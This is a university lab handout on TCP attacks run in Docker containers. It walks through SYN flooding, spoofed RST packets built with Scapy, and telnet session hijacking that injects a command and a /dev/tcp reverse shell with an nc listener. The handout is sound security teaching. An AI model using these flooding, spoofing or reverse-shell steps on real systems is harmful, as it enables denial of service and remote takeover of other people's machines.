TCP Protocol & Attacks (CS 915)

Overview

The learning objective of this lab is to gain first-hand experience on vulnerabilities, as well as on attacks against these vulnerabilities. Wise people learn from mistakes. In security education, we study mistakes that lead to software vulnerabilities. Studying mistakes from the past not only helps us understand why systems are vulnerable, why a seemingly benign mistake can turn into a disaster, and why many security mechanisms are needed. More importantly, it also helps us learn the common patterns of vulnerabilities, so we can avoid making similar mistakes in the future. Moreover, using vulnerabilities as case studies, we can learn the principles of secure design, secure programming, and security testing. The vulnerabilities in the TCP/IP protocols represent a special genre of vulnerabilities in protocol designs and implementations; they provide an invaluable lesson as to why security should be designed from the beginning, rather than being added as an afterthought. Moreover, studying these vulnerabilities helps us understand the challenges of network security and why many network security measures are needed. In this lab, you will conduct several attacks on TCP.

Lab setup

- Download Labsetup.zip from here (save it in any folder under /home/seed **EXCEPT** the shared folder if you use Virtualbox).
- Read the manual on docker here (for background learning)
- Download Files.zip from here (save it in any folder under /home/seed **EXCEPT** the shared folder if you use Virtualbox)

This lab is based on the TCP/IP attack lab with some adaptations.

Three attacks on TCP

1. Syn flooding attack
2. TCP reset attack
3. TCP session hijacking

Attack 1: SYN flooding attack

The SYN flooding attack works by exhausting the victim machine's TCP queue with half-opened connections. When this queue is full, the victim cannot take any more connections. The size of the queue has a system-wide setting. In Ubuntu OSes, we can check the setting using the following command. The OS sets this value based on the amount of the memory the system has: the more memory the machine has, the larger this value will be.

```
# sysctl net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
```

You may also reduce (or increase) the value of the queue size as in the example below.

```
# sysctl -w net.ipv4.tcp_max_syn_backlog=80
net.ipv4.tcp_max_syn_backlog = 80
```

We can use command "**netstat -nat**" to check the usage of the queue, i.e., the number of half-opened connection associated with a listening port. The state for such connections is SYN-RECV. If the 3-way handshake is finished, the state of the connections will be ESTABLISHED.

SYN Cookie countermeasures: By default, Ubuntu's SYN flooding countermeasure is turned on. This mechanism is called SYN cookie. It will kick in if the machine detects that it is under the SYN flooding attack. In our victim server container, we have already turned it off (see the sysctls entry in the docker-compose.yml file). We can use the following sysctl command to turn it on and off:

```
# sysctl -a | grep syncookies (Display the SYN cookie flag)
# sysctl -w net.ipv4.tcp_syncookies=0 (turn off SYN cookie)
# sysctl -w net.ipv4.tcp_syncookies=1 (turn on SYN cookie)
```

Task 1A: Launching the SYN flooding attack in C

Use **dockps** and **docksh <ID>** to gain root access to the respective machines below. The sample attack programs are included in the lab files.

Step 1: on Victim machine (10.9.0.5)

Disable the SYNCookie Protection (no need in the lab setup, it is already disabled)
sysctl -w net.ipv4.tcp_syncookies=0

Count number of half-open connections (optional)
netstat -nat | grep SYN_RECV | wc -l

Step 2: on Attacker machine or VM: launch the attack

$ gcc synflood.c
$ sudo ./a.out 10.9.0.5 23

Let the attack run for **at least one minute** before proceeding to Step 3.

Step 3: Check results

On User machine or VM: telnet to server

telnet 10.9.0.5

On Victim machine: count # of half-open connections
netstat -nat | grep SYN_RECV | wc -l

If the attack is successful, you will NOT be able to telnet the server.

If your attack fails, that is likely due to the TCP cache issue below.

TCP cache issue: On Ubuntu 20.04, if machine X has never made a TCP connection to the victim machine, when the SYN flooding attack is launched, machine X will not be able to telnet into the victim machine. However, if before the attack, machine X has already made a telnet (or TCP connection) to the victim machine, then X seems to be “immune” to the SYN flooding attack, and can successfully telnet to the victim machine during the attack. It seems that the victim machine remembers past successful connections, and uses this memory when establishing future connections with the “returning” client. This behavior does not exist in Ubuntu 16.04 and earlier versions. This is due to a mitigation of the kernel: **TCP reserves one fourth of the backlog queue for “proven destinations” if SYN Cookies are disabled**. After making a TCP connection from 10.9.0.6 to the server 10.9.0.5, we can see that the IP address 10.9.0.6 is remembered (cached) by the server, so they will be using the reserved slots when connections come from them, and will thus not be affected by the SYN flooding attack. To remove the effect of this mitigation method, we can run the "ip tcp metrics flush" command on the server.

```
# ip tcp_metrics show
10.9.0.6 age 140.552sec cwnd 10 rtt 79us rttvar 40us source 10.9.0.5

# sudo ip tcp_metrics flush
```

Task 1B: Launch SYN flooding attack using Python

Repeat the same attack, but this time we will use a Python program.

Step 1: On Victim machine (10.9.0.5)

Flush the TCP cache
ip tcp_metrics flush

Step 2 (on Attacker machine or VM): Launch the attack

$ sudo ./synflood.py 10.9.0.5 23

Let the attack run for **at least a minute** before proceeding to the next step.

Step 3: Check results

On User machine or VM: telnet to server
telnet 10.9.0.5

On Victim machine: count # of half-open connections
netstat -tna | grep SYN_RECV | wc -l

If your attack doesn't work, check the following

TCP retransmission issue: After sending out the SYN+ACK packet, the victim machine will wait for the ACK packet. If it does not come in time, TCP will retransmit the SYN+ACK packet. How many times it will retransmit depends on the following kernel parameters (by default, its value is 5):

```
# sysctl net.ipv4.tcp_synack_retries
net.ipv4.tcp_synack_retries = 5
```

After these 5 retransmissions, **TCP will remove the corresponding item from the half-open connection queue**. Every time when an item is removed, a slot becomes open. Your attack packets and the legitimate telnet connection request packets will fight for this opening. Our Python program may not be fast enough (compared with the C program), and can thus lose to the legitimate telnet packet. To win the competition, we can run multiple instances of the attack program in parallel. Please try this approach and see whether the success rate can be improved. (Hint: you may need to run up to 6 instances of the Python atack program at the same time to win the race). Alternatively, you can try to reduce the size of the queue on the victim server, and see whether your success rate can improve

```
# sysctl -w net.ipv4.tcp_max_syn_backlog=80
```

While the attack is ongoing, you can run one of the following commands on the victim container to see how many items are in the queue. It should be noted that one fourth of the space in the queue is reserved for "proven destinations" (see the **TCP Cache issue** above), so if we set the size to 80, its actual capacity is about 60.

```
$ netstat -tna | grep SYN_RECV | wc -l
$ ss -n state syn-recv sport = :23 | wc -l
```

Attack 2: TCP RESET Attack

The TCP RST Attack can terminate an established TCP connection between two victims. For example, if there is an established telnet connection (TCP) between two users A and B, attackers can spoof a RST packet from A to B, breaking this existing connection. To succeed


in this attack, attackers need to correctly construct the TCP RST packet. In this task, you need to launch a TCP RST attack from the VM to break an existing telnet connection between A and B, which are containers. To simplify the lab, we assume that the attacker and the victim are on the same LAN, i.e., the attacker can observe the TCP traffic between A and B.

To send a RST packet, you need the following information: source and destination addresses, source and destination ports and a sequence number. A sample Python program has been provided (reset.py), but you need to fill in the missing information to complete the code. (Hint: use Wireshark).

Get TCP Header Information using Wireshark

Note : If the attacker machine cannot sniff other machine's packets, you may have forgotten to turn on the promiscuous mode

VirtualBox: Settings --> Network
--> Advanced
Promiscuous Mode: Allow All




Task 2A (Manual): Launch TCP Reset Attack


Step 1 (on User machine 10.9.0.6): Telnet to Victim (10.9.0.5)

```
$ dockps
5f42149f83df  seed-attacker
13f12f975900  user1-10.9.0.6
367e69e29ba0  user2-10.9.0.7
cb8f056a0df8  victim-10.9.0.5
$ docksh 13
root@13f12f975900:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
cb8f056a0df8 login: seed
Password:
```

Step 2 (on Attacker machine or VM): Figure out the parameters



Find out the last TCP packet between user and server



Step 3 (on Attacker machine or VM): Modify the attack code reset.py to fill in src, dst, sport, dport and seq.

```
print("SENDING RESET PACKET.........")
ip  = IP(src="*.*.*.*", dst="*.*.*.*")
tcp = TCP(sport=**, dport=**, seq=**, flags="R")
pkt = ip/tcp
ls(pkt)
send(pkt, verbose=0)
```

Step 4 (on Attacker or VM): Launch the attack

$ sudo ./reset.py

Step 5 (on User machine): Check the telnet connection

Type something in the telnet window

```
seed@cb8f056a0df8:~$ Connection closed by foreign host.
```

Task 2B (Optional): Launching the attack automatically

Step 1 (on User machine): Telnet to Victim

```
$ dockps
5f42149f83df  seed-attacker
13f12f975900  user1-10.9.0.6
367e69e29ba0  user2-10.9.0.7
cb8f056a0df8  victim-10.9.0.5
$ docksh 13
root@13f12f975900:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
cb8f056a0df8 login: seed
Password:
```

The attack code: reset_auto.py

You need to modify the code by using the correct **iface** value.

```
def spoof(pkt):
    old_tcp = pkt[TCP]
    old_ip  = pkt[IP]

    ip  = IP(src=old_ip.dst, dst=old_ip.src)
    tcp = TCP(sport=old_tcp.dport, dport=old_tcp.sport, flags="R", seq=old_tcp.ack)
    pkt = ip/tcp
    ls(pkt)
    send(pkt,verbose=0)

client = sys.argv[1]
server = sys.argv[2]

myFilter = 'tcp and src host {} and dst host {} and src port 23'.format(server, client)
print("Running RESET attack ...")
print("Filter used: {}".format(myFilter))
print("Spoofing RESET packets from Client ({}) to Server ({})".format(client, server))

# Change the iface field with the actual name on your container
sniff(iface='br-07950545de5e', filter=myFilter, prn=spoof)
```

Get the iface value using "ifconfig" or "docker network ls"

```
$ docker network ls
NETWORK ID          NAME                DRIVER              SCOPE
781929cd08e0        bridge              bridge              local
b3581338a28d        host                host                local
07950545de5e        net-10.9.0.0        bridge              local
77acecccbe26        none                null                local
```

```
$ ifconfig
br-07950545de5e: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.1  netmask 255.255.255.0  broadcast 10.9.0.255
        inet6 fe80::42:4cff:fee3:19f8  prefixlen 64  scopeid 0x20<link>
        ether 02:42:4c:e3:19:f8  txqueuelen 0  (Ethernet)
        RX packets 36089  bytes 1590496 (1.5 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4899819  bytes 264473220 (264.4 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Step 2 (on Attacker machine or VM): Launch the attack

$ sudo ./reset_auto.py <**client_ip> <server_ip>**


In this attack, the client IP is 10.9.0.6 and the server IP is 10.9.0.5.


Step 3 (on User machine): Check the telnet connection

```
seed@cb8f056a0df8:~$ dConnection closed by foreign host.
```

Attack 3: TCP Session hijacking attack

The objective of the TCP Session Hijacking attack is to hijack an existing TCP connection (session) between two victims by injecting malicious contents into this session. If this connection is a telnet session, attackers can inject malicious commands (e.g. deleting an important file) into this session, causing the victims to execute the malicious commands. In this task, you need to demonstrate how you can hijack a telnet session between two computers. Your goal is to get the telnet server to run a malicious command from you. For the simplicity of the task, we assume that the attacker and the victim are on the same LAN.





Task 3A: Injecting a malicious command

We have provided a sample Python program (hijacking_auto.py), but you need to complete this program by filling in the information in placeholders marked by *. Also remember to change the **iface** value. If successful, this program will inject a command “touch /tmp/success”, which will create a file under /tmp at the server.

Step 1 (on User machine 10.9.0.6):Telnet to Victim (10.9.0.5)

```
$ dockps
5f42149f83df  seed-attacker
13f12f975900  user1-10.9.0.6
367e69e29ba0  user2-10.9.0.7
cb8f056a0df8  victim-10.9.0.5
$ docksh 13
root@13f12f975900:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
cb8f056a0df8 login: seed
Password:
```

Step 2 (on Attacker machine or VM): Launch the Attack using Scapy

$ sudo ./hijacking_auto.py

Step 3: Generate some traffic in the Telnet connection

In the attack program, the new sequence is set to be the last acknowledge sequence number + 10. Hence, you need to type **10** characters to trigger the injected command. Your telnet window will freeze. You will have to kill this window

Check the result

If the attack is successful, you should be able to find a new file called **success** created under /tmp on the victim (10.9.0.5).

```
root@cb8f056a0df8:/# ls -l /tmp/
total 0
root@cb8f056a0df8:/# ls -l /tmp/
total 0
-rw-rw-r-- 1 seed seed 0 Jun 20 20:55 success
```

Task 3B: Session Hijacking with Reverse Shell

In this task, the session hijacking attack is the same as before, but instead of creating a file, you inject a command to create Reverse Shell. Reverse shell is a shell process running on a remote machine, connecting back to the attacker's machine. This gives an attacker a convenient way to access a remote machine once it has been compromised.

Modify the attack program (hijacking_auto.py) to comment out the touch command and uncomment the reverse shell command as shown below:

```
#data = "\ntouch /tmp/success\n"
data = "\n/bin/bash -i >/dev/tcp/10.9.0.1/9090 0<&1 2>&1\n"
```

Step 1 (on User machine): Telnet to Victim

Step 2 (on Attacker machine or VM): Run the TCP server

$ nc -lnv 9090

Step 3 (on Attacker machine or VM): Launch the Attack

$ sudo ./hijacking_auto.py


Step 4: Generate some traffic in the Telnet connection

Check the result

If the attack is successful, the attacker's listening program should enter a reverse shell so you can run arbitrary commands on the victim's server (10.9.0.5).

```
$ nc -lnv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 40690
seed@cb8f056a0df8:~$
```

Question (in the assignment): During the TCP session hijacking attack, why the user's session windows freezes? (Hint: use the following diagrams to help explain what's happening to the user's TCP session)



No.	Source	Destination	Protocol	Length	Info
19	10.0.2.69	10.0.2.68	TCP	78	[TCP Dup ACK 15#2] [TCP ACKed unseen segment]
20	10.0.2.68	10.0.2.69	TELNET	70	[TCP Spurious Retransmission] Telnet Data ...
21	10.0.2.69	10.0.2.68	TCP	78	[TCP Dup ACK 15#3] [TCP ACKed unseen segment]
22	10.0.2.68	10.0.2.69	TELNET	70	[TCP Spurious Retransmission] Telnet Data ...
23	10.0.2.69	10.0.2.68	TCP	78	[TCP Dup ACK 15#4] [TCP ACKed unseen segment]
33	10.0.2.68	10.0.2.69	TELNET	70	[TCP Spurious Retransmission] Telnet Data ...
34	10.0.2.69	10.0.2.68	TCP	78	[TCP Dup ACK 15#5] [TCP ACKed unseen segment]
40	10.0.2.68	10.0.2.69	TELNET	70	[TCP Spurious Retransmission] Telnet Data ...
41	10.0.2.69	10.0.2.68	TCP	78	[TCP Dup ACK 15#6] [TCP ACKed unseen segment]

After the lab

- Stop the docker container and run **dcdown** under Labsetup/
- Complete the after-lab-assignment